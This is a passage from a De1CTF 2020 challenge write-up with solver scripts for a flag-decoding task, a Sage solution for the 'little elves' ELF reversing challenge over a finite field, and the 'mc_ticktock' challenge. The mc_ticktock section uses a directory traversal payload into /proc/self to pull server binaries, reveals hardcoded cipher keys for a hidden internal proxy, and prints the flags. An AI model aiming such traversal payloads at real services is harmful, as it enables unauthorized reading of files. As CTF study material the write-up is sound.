1. case 0xab:return true;
```

exp.py

```

1. enc_flag =
   [0x7a,0x19,0x4f,0x6e,0xe,0x56,0xaf,0x1f,0x98,0x58,0xe,0x60,0xbd,0x42,0x
   8a,0xa2,0x20,0x97,0xb0,0x3d,0x87,0xa0,0x22,0x95,0x79,0xf9,0x41,0x54,0xc
   ,0x6d]
2. table =
   '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/'
3. enc = [None]*30
4.
5. i = 0
6. while(i!=30):
7.     enc_flag[i+0] = enc_flag[i+2]^enc_flag[i+0]
8.     enc_flag[i+2] = (enc_flag[i+2]-enc_flag[i+1]+0x100)%0x100
9.     enc_flag[i+1] = (enc_flag[i]+enc_flag[i+1]+0x100)%0x100
10.    i+=3
11.
12. temp = ''
13. for i in range(len(enc_flag)):
14.     temp += chr(enc_flag[i])
15. enc_flag = temp
16. print(enc_flag)
17.
18. for i in range(len(enc_flag)):
19.     for j in range(len(table)):
20.         if ord(enc_flag[i])==ord(table[j]):
21.             enc[i] = j
22.             break
23. print("de1ctf{",end = '')
24.
25. for i in range(10):
26.     temp = enc[i*3]*58*58+enc[i*3+1]*58+enc[i*3+2]
27.     print("{}{}{}".format(chr(temp//256),chr(temp%256)),end = '')
28.
29. print("}",end = '')

```

little elves

reference to [tiny-elf](#)

I reference this elf that I can write some assembly code and run it directly. Another intention is to learn something about the ELF format.

In this case, the program header is at the offset of 4 in the file. And the third member of the program header is the address of the segment. So the base address is 0x888000. If you can't get this point, you may have a little trouble in later analysis.

I add some junk code and it is not very hard to remove them. The main code is a big unrolling loop, every part is similar.

The algorithm is some basis abstract algebra, the matrix multiple over Finite Field of size 2 with the modulus $x^8 + x^5 + x^4 + x^3 + 1$.

Use sage to solve it easily, and the z3-solver doesn't work.

```
1. from sage.all import *
2. import random
3. flag = "De1CTF{01ab211f-589b-40b7-9ee4-4243f541fc40}"
4. SIZE = len(flag)
5. res = [200, 201, 204, 116, 124, 94, 129, 127, 211, 85, 61, 154, 50, 51,
        27, 28, 19, 134, 121, 70, 100, 219, 1, 132, 93, 252, 152, 87, 32, 171,
        228, 156, 43, 98, 203, 2, 24, 63, 215, 186, 201, 128, 103, 52]
6. def i2x(num):
7.     res = 0
8.     i = 0
9.     while num!=0:
10.         res += (num&1) * (x^i)
11.         num >>= 1
12.         i+=1
13.     return res
14.
15. def i2y(num):
16.     res = 0
17.     i = 0
18.     while num!=0:
19.         res += (num&1) * (y^i)
20.         num >>= 1
21.         i+=1
22.     return res
23.
24. def y2i(r):
25.     tmp = r.list()
26.     res = 0
27.     for i in tmp[::-1]:
28.         res <<= 1
29.         res += int(i)
30.     return res
31.
32. def vi2y(v):
33.     res = []
34.     for i in v:
35.         res.append(i2y(i))
36.     return res
37.
38. def vy2i(v):
39.     res = []
40.     for i in v:
41.         res.append(y2i(i))
```

```

42.         return res
43.
44.     def mi2y(m):
45.         res = []
46.         for i in m:
47.             res.append(vi2y(i))
48.         return res
49.
50.     def my2i(m):
51.         res = []
52.         for i in m:
53.             res.append(vy2i(i))
54.         return res
55.
56. R.<x> = PolynomialRing(GF(2), 'x')
57. S.<y> = QuotientRing(R, R.ideal(i2x(313)))
58.
59. M = MatrixSpace(S, SIZE, SIZE)
60. V = VectorSpace(S, SIZE)
61.
62.     def genM():
63.         res = []
64.         for i in range(SIZE):
65.             tmp = []
66.             for j in range(SIZE):
67.                 tmp.append(random.randint(0, 255))
68.             res.append(tmp)
69.         return res
70.
71. A = # matrix here ...
72. #A = genM()
73. AM = M(mi2y(A))
74. v = V(vi2y(res))
75. f = vy2i(AM.solve_right(v))
76. f = "".join(map(chr, f))
77. print(f)

```

mc_ticktock

Files:

[exp.go](#)

[types.go](#)

[crypt.go](#)

Previously on the challenge, we got a hidden command `/MC2020-DEBUG-VIEW:-)` . We could read player's log file by their's UUID. Of course, it's a classical directory traversal attack here to read any file on the challenge environment.

Let's read the service binary file `../../../../../../../../proc/self/exe` , and reverse it. (`go run exp.go types.go crypt.go -s1`)

In `main_main` function, there is some code like:

```
1. _, err := os.Stat("webserver")
2. if err != nil {
3.     log.Fatal("webserver not found")
4. }
```

Go on, and read the web service binary file `../../../../../../../../proc/self/cwd/webserver` , and reverse it. (`go run exp.go types.go crypt.go -s2`)

You will found three hidden functions.

1. `http://:80/ticktock?text={text}`

It will have a Modified-SM4 encryption of the {text}, and compare the cipher-text with the prefix one. If they match, you will have 20 minutes (One day-night cycle in Minecraft World) to access function two and three. In the meantime, the plain text contains the flag of this challenge.

```
1. KEY := Sha256([]byte("de1ctf-mc2020"))
2. NONCE := Sha256([]byte("de1ta-team"))[:24]
3. c, _ := crypt.NewCipher(KEY[:16])
4. s := cipher.NewCFBEncrypter(c, NONCE[:16])
5. plain := []byte("example plain text")
6. buff := make([]byte, len(plain))
7. s.XORKeyStream(buff, plain)
```

1. `http://:80/webproxy`

It's a custom proxy service. You can use it to make HTTP request or do a TCP scanning. Remaining three challenges `mc_realworld` & `mc_logclient` & `mc_noisemap` need this proxy to access the web service.

How to use? Make a POST request to this URL. The POST body should be encrypted using `chacha20` cipher.

```
1. KEY := Sha256([]byte("de1ctf-mc2020"))
2. NONCE := Sha256([]byte("de1ta-team"))[:24]
3. cipher, _ := chacha20.NewUnauthenticatedCipher(KEY[:], NONCE[:])
4. body := []byte("127.0.0.1:80|GET /assets/ HTTP/1.1\r\nHost:
127.0.0.1\r\n\r\n")
5. buff := make([]byte, len(body))
6. cipher.XORKeyStream(buff, body)
```

```
1. tcp://:8080/
```

It's a custom TCP proxy service to access the game service of challenge `mc_realworld` . Inbound traffic and outbound traffic are both using `chacha20` cipher to encrypt which mentioned above.

To get the flag, try `go run exp.go types.go crypt.go -s3` .

```
De1CTF{t1Ck-t0ck_Tlck-1ocK_MC2020_:)SM4}
```